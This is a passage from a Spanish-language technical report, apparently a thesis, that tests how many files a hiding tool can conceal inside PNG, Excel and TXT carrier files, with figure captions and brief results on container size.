


Ilustración 46 Ruta a guardar y Renombrar de archivo foto_camuflaje






Ilustración 47 Capacidad máxima que permite camuflar en un formato PNG

1.17 Capacidad Máxima de archivos que deja Camuflar en formato EXCEL

Las **Ilustraciones 49 a 54** documentan el procedimiento al usar un archivo excel.xlsx como portador.
El sistema permitió ocultar correctamente varios archivos, aunque con incremento notable del tamaño del contenedor.




Ilustración 48 Archivos a Camuflar en formato EXCEL




Ilustración 49 Camuflar en formato EXCEL




Ilustración 50 Ruta de archivo excel




Ilustración 51 Ruta a guardar y Renombrar de archivo excel





Ilustración 52 Contraseña de excel






Ilustración 53 Capacidad máxima que permite camuflar en un formato EXCEL

1.18 Capacidad Máxima de archivos que deja Camuflar en formato TXT

En las **Ilustraciones 55 a 57**, se observa el proceso de ocultar archivos dentro de un TXT. Se registró el tamaño final del portador y la cantidad máxima lograda, evidenciando resultados similares al formato a los anterior.







Ilustración 54 Camuflar archivos en txt





p

